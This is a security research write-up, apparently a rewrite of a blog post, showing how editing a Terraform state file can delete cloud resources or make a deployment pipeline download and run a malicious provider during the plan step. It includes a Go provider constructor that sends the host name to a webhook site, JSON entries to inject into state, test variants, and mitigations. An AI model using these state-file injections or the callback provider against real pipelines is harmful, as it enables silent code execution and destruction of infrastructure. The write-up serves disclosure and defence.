Hacking Terraform State for Privilege Escalation
An attacker who can modify a Terraform state file can cause Terraform to download and execute a malicious provider, leading to code execution in the deployment pipeline. This occurs even if the plan is not approved, as the provider is instantiated during the plan phase.
 Published on blog.plerion.com
The great republic of Hashicorp Terraform is pleased to announce the appointment of you as the new Head of State, effective a few minutes from now after you finish reading this stateful blog post. Yes that’s right, you alone (with anyone else who is brave enough to read the forbidden text) will wield a great power…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Terraform is HashiCorp's infrastructure as code tool. A DevOps engineer writes a .tf file describing the infrastructure they want, and Terraform compares that file against a state file, a JSON description of what has actually been deployed. The state file is normally stored remotely, and the example in this post uses an S3 bucket as the backend.
The scenario here is a red teamer who has landed in an AWS environment with a single capability: modifying the contents of one S3 bucket. That bucket holds a single file named terraform.state. The question the post answers is whether that is enough to escalate privileges and take over a deployment pipeline.
Setup
The deployment workflow the post describes has five steps:
- Install Terraform
- Define the EC2 instance in a Terraform (
.tf) file locally - Initialize Terraform by executing
terraform init - Validate the file by running
terraform planand inspecting the resources that would be created - Deploy the instance by running
terraform applyagainst a development AWS account
Once that works, the file goes into source control and a deploy pipeline performs steps 1 to 5 in production. The example Terraform file looks like this:
terraform {
  backend "s3" {
    bucket         = "my-terraform-bucket"
    key            = "terraform.state"
    region         = "us-east-1"
  }
}
provider "aws" {
 region = "us-east-1"
}

resource "aws_vpc" "example" {
  cidr_block = "[redacted]/16"
}

resource "aws_subnet" "example" {
  vpc_id                  = aws_vpc.example.id
  cidr_block              = "[redacted]/24"
  map_public_ip_on_launch = false
}

resource "aws_instance" "example" {
  ami             = "ami-058face4ac718403d"
  instance_type   = "t2.nano"
  subnet_id       = aws_subnet.example.id
}
Two of the five steps matter for the attack:
- In the initialize step (#3), Terraform finds any providers required and installs them. In the example it installs the
awsprovider, but it could download any provider that can be used to control something with infrastructure as code. - In the deploy step (#5), as infrastructure is created, a JSON description of it is written to the state file. In the example the state file is written to the
my-terraform-bucketS3 bucket asterraform.state. On the next validate step (#4), Terraform compares the Terraform file with the state file to determine what changes are needed, and displays the delta to the user for review.
The .tf file in source control is the definition engineers work on, and modifying it is game over: an attacker could do anything the deployment pipeline can do, such as creating high-end GPU instances or deleting production. The state file is the less obvious target.
Finding it
The state file format is documented, though the author finds the schema hard to parse because it is intentionally generic to support everything defined as IaC. State files generally have an anonymous root module with objects like this:
{
  "version": 4,
  "terraform_version": "1.7.3",
  "serial": 29,
  "lineage": "12345678-1234-1234-1234-123456789012",
  "outputs": {},
  "resources": [ ... ]
  "check_results": null
  ...
}
The most important part is the resources list, where deployed resource configurations land. Each resource looks something like this:
{
  "mode": "managed",
  "type": "aws_subnet",
  "name": "example",
  "provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
  "instances": [ ... ]
}
Each instance of a resource is at the whims of the infrastructure provider. A typical AWS resource instance looks like this, with most characteristics described by attributes:
{
  "schema_version": 1,
  "attributes": {
    "arn": "arn:aws:ec2:us-east-1:123456789012:blah",
    ...
  },
  "sensitive_attributes": [ ... ],
  "private": "some_base_64_thing_who_knows",
  "dependencies": [
    "fully_qualified_name_of_other_resource"
  ]
}
The question is what a red teamer can do if they cannot modify source code but can modify a state file. The expected answer is "nothing". It is not.
Exploitation
Step 1: Deleting resources by adding a dummy resource
When editing the state file ignorantly, one of the first things you notice is that after some changes the validate step (#4) results in Terraform wanting to delete resources, saying things like "aws_instance.example must be replaced". The Terraform documentation explains why:

A useful interpretation is that there are two ways to ask Terraform to destroy a resource:
- Insert a dummy resource into the state file that points to a real resource you want deleted
- Modify an existing resource in the state file in a way that cannot be reversed via an update operation
To delete an AWS EC2 instance with the ID i-1234567890abcdefg using method 1, add the following resource to the state file:
{
  "mode": "managed",
  "type": "aws_instance",
  "name": "example",
  "provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
  "instances": [
    {
      "attributes": {
        "id": "i-1234567890abcdefg"
      }
    }
  ]
},
On the next pipeline run, the validate step (#4) reports that the target instance will be deleted because it is "not in configuration":
Terraform used the selected providers to generate the following execution plan. Resource actions are indicated with the following symbols:
  - destroy

Terraform will perform the following actions:

  # aws_instance.example will be destroyed
  # (because aws_instance.example is not in configuration)
  ... 100 lines or so of instance attributes ...
The catch is that the validate step exists so a human can decide whether the plan is reasonable. An arbitrary EC2 instance volunteered for deletion should be a red flag, and a reasonable human should stop the deployment. In practice, the more infrastructure is configured with Terraform, the bigger the plans and state files, and the more output has to be reviewed. Corporate plans are often many thousands of lines long. The reviewer does not expect the state file to be modified maliciously, so across a hundred runs, some number of deployments will be restarted without investigation.
Step 2: Deleting resources by changing an existing ID
Method 2 changes the ID of an existing resource in the state file to the ID of the instance you want to delete. Terraform notices the difference, cannot update it in place, and offers to replace it to match the Terraform file:
Terraform used the selected providers to generate the following execution plan. Resource actions are indicated with the following symbols:
-/+ destroy and then create replacement

Terraform will perform the following actions:

  # aws_instance.example must be replaced
-/+ resource "aws_instance" "example" {
...
For an EC2 instance, changing the instance type is enough to make it not updatable in place. For other resources, some experimentation may be needed to find attributes that lead to full resource replacement.
A quirk of this approach is that the original resource whose ID was changed in the state file never gets deleted, and a duplicate is created. That might get noticed quickly.

Deleting a resource can move a red teamer closer to an objective in some situations. Some controls fail open when a resource or API is unavailable, and a cloud-init remote code execution technique discovered in 2016 requires an instance to be rebooted. But deletion alone is limited.
Step 3: Publishing a malicious provider
Returning to the initialize step (#3): Terraform finds any providers required and installs them. The post asks what a provider is and where providers come from:


There are almost 4000 providers in the Terraform Registry. The most popular are AWS, Azure, GCP and Kubernetes. The majority are not big official projects but "community providers", written by individuals.
That is the opportunity: create and publish a custom provider, and get it to run attacker code. HashiCorp documents the process for creating a custom provider. It is fiddly and requires a little Go coding, but boils down to cloning the terraform-provider-scaffolding-framework repository and tweaking it. A provider can be deployed and run locally, but to use it in anger it has to be published to the Terraform Registry. That is also documented and easy: the provider code must live in a public GitHub repository named terraform-provider-NAME, and the Terraform Registry must be granted access to it via OAuth. The rest is clicking "Publish" and selecting the right repository.
The author named the provider Terrarizer and modified the New function in provider.go, a likely place for code that runs when a custom provider is instantiated:
func New(version string) func() provider.Provider {
	hostname, err := os.Hostname()
	if err != nil {
		hostname = "unknown"
	}

	resp, err := http.Get("https://webhook.site/ca90f047-d88c-48b4-8cf2-5bf3b8aa9132/New/" + hostname)
	if err != nil {
		log.Printf("Error sending request: %s", resp.Status)
	}

	return func() provider.Provider {
		return &ScaffoldingProvider{
			version: version,
		}
	}
}
This code retrieves the host name of the system it runs on and sends a GET request to a free online webhook site. If the code executes, the request shows up in the webhook.site interface.


After a quick battle with GitHub permissions, the provider was live on the Terraform Registry, complete with a selfie. There did not appear to be any security checks or non-functional validation, though there may be some background process the author could not see.
Step 4: Swapping the provider field
The first attempt replaced one of the provider fields in the state file, from:
"provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
to:
"provider": "provider[\"registry.terraform.io/dagrz/terrarizer\"]",
Running the validate step (#4) and deploy step (#5) caused an "Error while loading schemas". Promising, but no callback to the webhook yet.
Things got interesting when the initialize step (#3) was retried:
% terraform init
Initializing the backend...

Initializing provider plugins...
- Finding latest version of hashicorp/aws...
- Finding latest version of dagrz/terrarizer...
- Installing hashicorp/aws v5.38.0...
- Installed hashicorp/aws v5.38.0 (signed by HashiCorp)
- Installing dagrz/terrarizer v0.2.9...
- Installed dagrz/terrarizer v0.2.9 (self-signed, key ID 3631EC04DE97E7AF)
Still no callback, but Terrarizer was downloaded and installed. Proceeding to the validate step (#4):
% terraform apply
aws_vpc.example: Refreshing state... [id=vpc-blah]
aws_subnet.example: Refreshing state... [id=subnet-blah]
aws_instance.example: Refreshing state... [id=i-blah]

No changes. Your infrastructure matches the configuration.
The Terrarizer constructor code ran successfully: code execution in the same context as Terraform. Neither the validate step (#4) nor the deploy step (#5) showed any sign that anything was wrong. Terraform appears to instantiate the provider named in the provider field but not use the value afterwards; instead, the type field of each resource determines which code is called when parsing resources.
Step 5: Adding an empty resource
A more elegant approach than swapping the provider field is adding an empty resource. It works the same way, silently loading and executing a custom provider, but leaves all existing resources intact:
  "resources": [
    {
      "mode": "managed",
      "type": "scaffolding_example",
      "name": "example",
      "provider": "provider[\"registry.terraform.io/dagrz/terrarizer\"]",
      "instances": [

      ]
    },
The most important consequence is that the attack does not require a terraform apply. Even if the human reviewing the plan does not approve it, the code has already executed.
A successful deploy step (#5) always resets the state file to the correct matching configuration, whether or not any resources are created or updated. That makes state file modification less useful for persistence.
Root cause
Terraform appears to instantiate the provider named in the state file, running its code in the Terraform process, but does not use the value afterwards. The provider field is not used after instantiation, and the type field of each resource drives which code is called, so a single added resource with an empty instances list is enough to trigger execution. The registry appeared to accept the provider with no visible security or functional validation, though there may be a background process the author could not see.
Human review of the plan does not help here: the code runs during the validate step, before anyone approves anything, and neither the validate nor the deploy step showed any sign of the provider being loaded.
Impact
An attacker who can modify the Terraform state file can execute code in the context of the deployment pipeline. In most environments that is worse than modifying code, because it is silent but has the same implications: the attacker can do anything the pipeline can do, such as creating high-end GPU instances or deleting production. The conditions are that the attacker can write to the state file and that the pipeline initializes providers from it.
Fix
The post gives several mitigations.
Pin providers outside deployment pipelines
Providers are downloaded during the initialize step (#3). Instead of running it every execution, initialize the known-safe providers into an immutable image and use that image for every execution. If a state file is modified to include a provider that has not been initialized, the validate step (#4) and deploy step (#5) fail:
│ Error: Failed to load plugin schemas
│
│ Error while loading schemas for plugin components: Failed to obtain provider schema: Could not load the schema for provider registry.terraform.io/dagrz/terrarizer: failed to instantiate
│ provider "registry.terraform.io/dagrz/terrarizer" to obtain schema: unavailable provider "registry.terraform.io/dagrz/terrarizer"..
Secure the state file
The whole attack relies on the ability to edit the state file. Configure permissions, via a resource policy or KMS encryption, so only the deployment pipeline (the CI/CD deployment principal) can write to it. If the pipeline itself is compromised, the state file is irrelevant.
Enable state locking
State locking is intended to prevent simultaneous changes by more than one instance of Terraform, but it functions as a security control too. If locking is enabled and the state file is edited directly, both the validate step (#4) and deploy step (#5) fail:
% terraform plan
╷
│ Error: error loading state: state data in S3 does not have the expected content.
│
│ The checksum calculated for the state stored in S3 does not match the checksum
│ stored in DynamoDB.
│
│ Bucket: [your-terraform-state-bucket]
│ Key:    terraform.state
│ Calculated checksum: [redacted]
│ Stored checksum:     [redacted]
│
│ This may be caused by unusually long delays in S3 processing a previous state
│ update. Please wait for a minute or two and try again.
│
│ If this problem persists, and neither S3 nor DynamoDB are experiencing an
│ outage, you may need to manually verify the remote state and update the Digest
│ value stored in the DynamoDB table to the following value: [redacted]
This happens regardless of whether an instance of Terraform is running, and prevents any providers from being loaded. It is not comprehensive because it relies on MD5, which has known attacks for generating collisions.
Store the state lock in a separately permissioned location
If a state lock is configured but not present, it is ignored. An attacker with access to the state lock location (most commonly a DynamoDB table) can delete it and continue. Apply least privilege to the lock and keep it in a separate location from the state file.
Use a read-only role for terraform plan executions
The validate step (#4) only inspects changes. Terraform needs to read existing infrastructure but does not need permission to change it until the deploy step (#5). Giving the validate step a read-only policy limits the damage a custom provider can do there.
Variants to test
- Empty resource with a custom provider. Add a resource whose
providerpoints at a provider you control and whoseinstanceslist is empty, as in step 5. A positive result is a callback from the provider's constructor duringterraform plan, with no visible change in the plan output. - Provider field swap on an existing resource. Change an existing resource's
providerto your own. A positive result is a callback during the validate or deploy step; an "Error while loading schemas" without a callback means the provider was not instantiated. - Dummy resource for deletion. Insert a resource pointing at a real resource ID. A positive result is a plan showing the resource "will be destroyed" because it is "not in configuration".
- ID change for replacement. Change an existing resource's ID to another real resource's ID. A positive result is a plan showing "must be replaced" with
-/+ destroy and then create replacement. - Lock deletion. If state locking is enabled, delete the lock entry and retry; the original notes that a configured but absent lock is ignored.
What happened, in plain words
Imagine you are a security tester (a "red teamer") who has broken into a company's cloud account, but only a tiny bit. You cannot read their code, you cannot log in as an administrator, and you cannot change their servers. The only thing you can do is change the contents of one storage folder in the cloud. That folder holds a single file called terraform.state.
Most people would say that is useless. This article shows it is not. By editing that one file, an attacker can make the company's own automated deployment system run the attacker's code, and can also make it delete servers. The deployment system is the software robot that builds and changes the company's cloud infrastructure on every code change. If you can make that robot run your code, you effectively become as powerful as the robot, which is usually a very powerful position.
The tool at the centre of this is Terraform, made by a company called HashiCorp. Terraform is an "infrastructure as code" tool. That phrase means: instead of clicking around a cloud console to create servers, you write a text file describing what you want, and Terraform creates it for you. Think of it like a recipe: the recipe lists ingredients (servers, networks, disks), and Terraform is the cook that reads the recipe and produces the meal in the cloud.
The article walks through, step by step, how an attacker with only write access to the state file can:
- Make Terraform delete servers.
- Publish a fake "provider" (a plugin) that runs the attacker's code.
- Trick Terraform into downloading and running that plugin just by editing the state file.
It then explains how to defend against this.
The deployment ceremony
Before the attack makes sense, you need to understand how a normal Terraform deployment works. The article calls this the "deployment ceremony".
A DevOps engineer (the person who looks after cloud infrastructure) wants to create a virtual server in Amazon Web Services (AWS). AWS is Amazon's cloud platform; a virtual server there is called an EC2 instance. The engineer does five things:
- Install Terraform on their computer.
- Define the EC2 instance in a Terraform file. These files end in
.tf. - Initialize Terraform by running the command
terraform init. - Validate the file by running
terraform planand looking at what Terraform says it would create. - Deploy the instance by running
terraform applyagainst a development AWS account.
If all of that works, the engineer puts the .tf file into source control. Source control (for example Git) is a system that stores versions of files and tracks changes, like a shared document with full history. Then they build a deploy pipeline: an automated sequence that runs steps 1 to 5 in the real production environment whenever the file changes.
The example Terraform file in the article looks like this:
terraform {
  backend "s3" {
    bucket         = "my-terraform-bucket"
    key            = "terraform.state"
    region         = "us-east-1"
  }
}
provider "aws" {
 region = "us-east-1"
}

resource "aws_vpc" "example" {
  cidr_block = "[redacted]/16"
}

resource "aws_subnet" "example" {
  vpc_id                  = aws_vpc.example.id
  cidr_block              = "[redacted]/24"
  map_public_ip_on_launch = false
}

resource "aws_instance" "example" {
  ami             = "ami-058face4ac718403d"
  instance_type   = "t2.nano"
  subnet_id       = aws_subnet.example.id
}
Line by line, in plain words:
Two of those five steps matter for the attack:
- Step 3, initialize. Terraform looks at what the configuration needs and downloads the matching providers. A provider is a plugin: a piece of software that knows how to create and manage a particular kind of thing. The AWS provider knows how to create AWS servers. But Terraform will download any provider it is told to use, and a provider is just code that runs on the machine doing the deployment.
- Step 5, deploy. As Terraform creates infrastructure, it writes a JSON description of what exists into the state file. JSON is a text format for structured data, a bit like a very strict shopping list. In the example, the state file goes into the
my-terraform-bucketS3 bucket under the nameterraform.state. On the next validate step (step 4), Terraform compares the.tffile with the state file to work out what has changed, and shows the difference (the "delta") to the user for review.
The .tf file in source control is the definition the engineers work on, and it is the most important thing to protect. If an attacker can change it, it is game over: they can do anything the deployment pipeline can do, such as spinning up expensive high-end GPU servers to mine cryptocurrency, or deleting production systems. The state file is the less obvious target, and that is what the rest of the article is about.
Looking inside the state file
The state file format is documented, but the article's author admits the schema is hard to read, partly because it is deliberately generic so it can describe anything defined as infrastructure as code. State files generally have a top-level structure like this:
{
  "version": 4,
  "terraform_version": "1.7.3",
  "serial": 29,
  "lineage": "12345678-1234-1234-1234-123456789012",
  "outputs": {},
  "resources": [ ... ]
  "check_results": null
  ...
}
Line by line:
The resources list is where the description of each deployed thing lives. Each resource looks something like this:
{
  "mode": "managed",
  "type": "aws_subnet",
  "name": "example",
  "provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
  "instances": [ ... ]
}
Line by line:
Each instance is described according to whatever the provider decides. A typical AWS instance looks like this, with most of its characteristics under attributes:
{
  "schema_version": 1,
  "attributes": {
    "arn": "arn:aws:ec2:us-east-1:123456789012:blah",
    ...
  },
  "sensitive_attributes": [ ... ],
  "private": "some_base_64_thing_who_knows",
  "dependencies": [
    "fully_qualified_name_of_other_resource"
  ]
}
Line by line:
So the question is: if an attacker cannot change the source code but can change the state file, what can they do? The expected answer is "nothing". The article shows the answer is not "nothing".
Deleting resources
Method 1: adding a dummy resource
When you start editing the state file without fully understanding it, one of the first things you notice is that after some changes, the validate step (step 4) makes Terraform want to delete resources. It says things like "aws_instance.example must be replaced". Why?
The Terraform documentation explains the behaviour:
A useful way to read that documentation is that there are two ways to ask Terraform to destroy a resource:
- Insert a dummy resource into the state file that points at a real resource you want deleted.
- Modify an existing resource in the state file in a way that cannot be fixed by an update, only by replacing it.
To delete an AWS EC2 instance with the ID i-1234567890abcdefg using method 1, you add this resource to the state file:
{
  "mode": "managed",
  "type": "aws_instance",
  "name": "example",
  "provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
  "instances": [
    {
      "attributes": {
        "id": "i-1234567890abcdefg"
      }
    }
  ]
},
Line by line:
The trick is that this resource exists in the state file but not in the .tf file. Terraform sees a resource it is managing that the engineer no longer asked for, so it plans to remove it.
On the next pipeline run, the validate step (step 4) reports that the target instance will be deleted because it is "not in configuration":
Terraform used the selected providers to generate the following execution plan. Resource actions are indicated with the following symbols:
  - destroy

Terraform will perform the following actions:

  # aws_instance.example will be destroyed
  # (because aws_instance.example is not in configuration)
  ... 100 lines or so of instance attributes ...
Line by line:
The catch is that the validate step exists precisely so a human can decide whether the plan is reasonable. Seeing an arbitrary EC2 instance volunteered for deletion should be a red flag, and a sensible person should stop the deployment. That is bad luck for the attacker.
In practice, though, the more infrastructure a company manages with Terraform, the bigger the plans and state files, and the more output has to be reviewed. Corporate plans are often many thousands of lines long. The reviewer, call him Bob, does not expect the state file to have been tampered with. Run that deployment a hundred times and ask how many times Bob stops, investigates, understands what is going on, and does not simply restart. It is not a hundred. So the target instance, or whatever resource was chosen, gets deleted.
Method 2: changing an existing ID
Method 2 changes the ID of an existing resource in the state file to the ID of the instance you want to delete. Terraform notices the difference, cannot update it in place, and offers to replace it to match the .tf file:
Terraform used the selected providers to generate the following execution plan. Resource actions are indicated with the following symbols:
-/+ destroy and then create replacement

Terraform will perform the following actions:

  # aws_instance.example must be replaced
-/+ resource "aws_instance" "example" {
...
Line by line:
For an EC2 instance, changing the instance type is enough to make it impossible to update in place. For other kinds of resource, some experimentation may be needed to find settings that force a full replacement.
A quirk of this approach is that the original resource, the one whose ID was changed in the state file, never actually gets deleted, and a duplicate is created. That might get noticed quickly.
Deleting a resource can move an attacker closer to their goal in some situations. Some security controls fail open, meaning they allow access when something is broken rather than blocking it, so taking a resource or API offline can open a door. A cloud-init remote code execution technique discovered in 2016 also requires an instance to be rebooted. Cloud-init is the software that runs setup scripts when a cloud server first boots. But deletion alone is limited; the article now moves to something much more powerful.
Executing code and taking over pipelines
Go back to the initialize step (step 3): Terraform finds any providers it needs and installs them. So far the article has only used the AWS provider, but what is a provider and where do they come from?
There are almost 4000 providers in the Terraform Registry. The most popular are the ones you would expect: AWS, Azure, GCP (Google Cloud) and Kubernetes. But the majority of those 4000 are not big official projects. They are community providers, written by individuals.
That is the opportunity. If an attacker can create and publish a custom provider, maybe they can get it to run their code. The article confirms: they can, and it will.
HashiCorp documents the process for creating a custom provider. It is fiddly and needs a little Go programming (Go is a programming language), but it boils down to cloning the terraform-provider-scaffolding-framework repository and tweaking it. A repository is a project folder hosted on a code-sharing site. A provider can be run locally, but to use it for real it has to be published to the Terraform Registry. That is also documented and easy: the provider code must live in a public GitHub repository named terraform-provider-NAME, and the Terraform Registry must be given access to it through OAuth. OAuth is a standard way for one website to be granted permission to access your account on another site without sharing your password. The rest is clicking "Publish" and selecting the right repository.
The author named the provider Terrarizer and modified the New function in provider.go, a likely place for code that runs when a custom provider is first created:
func New(version string) func() provider.Provider {
	hostname, err := os.Hostname()
	if err != nil {
		hostname = "unknown"
	}

	resp, err := http.Get("https://webhook.site/ca90f047-d88c-48b4-8cf2-5bf3b8aa9132/New/" + hostname)
	if err != nil {
		log.Printf("Error sending request: %s", resp.Status)
	}

	return func() provider.Provider {
		return &ScaffoldingProvider{
			version: version,
		}
	}
}
Line by line:
This code gets the host name of the system it runs on and sends a GET request to the webhook site. If the code executes, the request shows up in the webhook.site interface. That is the proof: a callback, meaning the attacker's own server receives a message from the victim's machine.
After a quick battle with GitHub permissions, the provider was live on the Terraform Registry, complete with a selfie. There did not appear to be any security checks or functional validation, though there may be some background process the author could not see.
So what does a custom provider plus a state file give you? The first thing the author tried was to replace one of the provider fields in the state file, from:
"provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
to:
"provider": "provider[\"registry.terraform.io/dagrz/terrarizer\"]",
Line by line:
Running the validate step (step 4) and deploy step (step 5) caused an "Error while loading schemas". That was promising, but there was no callback to the webhook yet.
Things got interesting when the initialize step (step 3) was retried:
% terraform init
Initializing the backend...

Initializing provider plugins...
- Finding latest version of hashicorp/aws...
- Finding latest version of dagrz/terrarizer...
- Installing hashicorp/aws v5.38.0...
- Installed hashicorp/aws v5.38.0 (signed by HashiCorp)
- Installing dagrz/terrarizer v0.2.9...
- Installed dagrz/terrarizer v0.2.9 (self-signed, key ID 3631EC04DE97E7AF)
Line by line:
Still no callback, but Terrarizer was downloaded and installed. Then came the validate step (step 4):
% terraform apply
aws_vpc.example: Refreshing state... [id=vpc-blah]
aws_subnet.example: Refreshing state... [id=subnet-blah]
aws_instance.example: Refreshing state... [id=i-blah]

No changes. Your infrastructure matches the configuration.
Line by line:
The Terrarizer constructor code ran successfully: code execution in the same context as Terraform. Neither the validate step (step 4) nor the deploy step (step 5) showed any sign that anything was wrong. Terraform appears to create the provider named in the provider field but not use the value afterwards. Instead, the type field of each resource decides which code is called when resources are parsed.
A more elegant approach than swapping the provider field is adding an empty resource. It works the same way, silently loading and running a custom provider, but leaves all existing resources intact:
  "resources": [
    {
      "mode": "managed",
      "type": "scaffolding_example",
      "name": "example",
      "provider": "provider[\"registry.terraform.io/dagrz/terrarizer\"]",
      "instances": [

      ]
    },
Line by line:
The most important consequence is that the attack does not require a terraform apply. Even if the human reviewing the plan does not approve it, the code has already executed. That is what makes it so dangerous: the review step that is supposed to protect the company happens after the attacker's code has already run.
A successful deploy step (step 5) always resets the state file to the correct matching configuration, whether or not any resources are created or updated. That makes state file modification less useful for keeping access over time (persistence), because the tampering gets wiped on the next successful run.
Root cause
Terraform appears to instantiate the provider named in the state file, running its code inside the Terraform process, but does not use the value afterwards. The provider field is not used after that, and the type field of each resource drives which code is called, so a single added resource with an empty instances list is enough to trigger execution. The registry appeared to accept the provider with no visible security or functional validation, though there may be a background process the author could not see.
Human review of the plan does not help here: the code runs during the validate step, before anyone approves anything, and neither the validate nor the deploy step showed any sign of the provider being loaded.
Impact
An attacker who can modify the Terraform state file can run code in the context of the deployment pipeline. In most environments that is worse than modifying the source code, because it is silent but has the same implications: the attacker can do anything the pipeline can do, such as creating high-end GPU instances or deleting production. The conditions are that the attacker can write to the state file and that the pipeline initializes providers from it.
Fix
The article gives several mitigations.
Pin providers outside deployment pipelines
Providers are downloaded during the initialize step (step 3). Instead of running it every time, initialize the known-safe providers into an immutable image (a fixed, unchangeable copy of a system) and use that image for every execution. If a state file is modified to include a provider that has not been initialized, the validate step (step 4) and deploy step (step 5) fail:
│ Error: Failed to load plugin schemas
│
│ Error while loading schemas for plugin components: Failed to obtain provider schema: Could not load the schema for provider registry.terraform.io/dagrz/terrarizer: failed to instantiate
│ provider "registry.terraform.io/dagrz/terrarizer" to obtain schema: unavailable provider "registry.terraform.io/dagrz/terrarizer"..
Line by line:
Secure the state file
The whole attack relies on the ability to edit the state file. Configure permissions, through a resource policy (a rule attached to a cloud resource saying who may access it) or KMS encryption (encryption managed by AWS's Key Management Service), so that only the deployment pipeline, the CI/CD deployment principal, can write to it. CI/CD stands for continuous integration and continuous delivery, the automated build and deploy process. If the pipeline itself is compromised, the state file is irrelevant.
Enable state locking
State locking is a Terraform feature meant to stop two copies of Terraform changing the state at the same time. It happens to work as a security control too. If locking is enabled and the state file is edited directly, both the validate step (step 4) and deploy step (step 5) fail:
% terraform plan
╷
│ Error: error loading state: state data in S3 does not have the expected content.
│
│ The checksum calculated for the state stored in S3 does not match the checksum
│ stored in DynamoDB.
│
│ Bucket: [your-terraform-state-bucket]
│ Key:    terraform.state
│ Calculated checksum: [redacted]
│ Stored checksum:     [redacted]
│
│ This may be caused by unusually long delays in S3 processing a previous state
│ update. Please wait for a minute or two and try again.
│
│ If this problem persists, and neither S3 nor DynamoDB are experiencing an
│ outage, you may need to manually verify the remote state and update the Digest
│ value stored in the DynamoDB table to the following value: [redacted]
Line by line:
This happens regardless of whether an instance of Terraform is running, and it prevents any providers from being loaded. It is not comprehensive, because it relies on MD5, an old fingerprinting algorithm with known attacks for generating collisions (two different files with the same fingerprint).
Store the state lock in a separately permissioned location
If a state lock is configured but not present, it is ignored. An attacker who also has access to the lock location, most commonly a DynamoDB table, can delete it and carry on. Apply least privilege (give each thing only the permissions it truly needs) to the lock, and keep it in a separate location from the state file.
Use a read-only role for terraform plan executions
The validate step (step 4) only inspects changes. Terraform needs to read existing infrastructure but does not need permission to change it until the deploy step (step 5). Giving the validate step a read-only policy limits the damage a custom provider can do there.
Variants to test
- Empty resource with a custom provider. Add a resource whose
providerpoints at a provider you control and whoseinstanceslist is empty, as in step 5. A positive result is a callback from the provider's constructor duringterraform plan, with no visible change in the plan output. - Provider field swap on an existing resource. Change an existing resource's
providerto your own. A positive result is a callback during the validate or deploy step; an "Error while loading schemas" without a callback means the provider was not started. - Dummy resource for deletion. Insert a resource pointing at a real resource ID. A positive result is a plan showing the resource "will be destroyed" because it is "not in configuration".
- ID change for replacement. Change an existing resource's ID to another real resource's ID. A positive result is a plan showing "must be replaced" with
-/+ destroy and then create replacement. - Lock deletion. If state locking is enabled, delete the lock entry and retry; the original notes that a configured but absent lock is ignored.
Glossary
- API: Application Programming Interface, a defined way for one piece of software to ask another to do something.
- ARN: Amazon Resource Name, a unique string that identifies a specific object in AWS.
- AWS: Amazon Web Services, Amazon's cloud computing platform.
- Azure: Microsoft's cloud computing platform.
- Backend: In Terraform, the storage location for the state file.
- Base64: A way of writing binary data as plain text characters.
- Callback: A message sent back to the attacker's own server, used as proof that code ran on the victim's machine.
- Checksum: A short fingerprint calculated from a file's contents, used to detect changes.
- CI/CD: Continuous integration and continuous delivery, the automated process that builds and deploys software.
- Cloud-init: Software that runs setup scripts when a cloud server first boots.
- Community provider: A Terraform plugin written by an individual or small group rather than an official vendor.
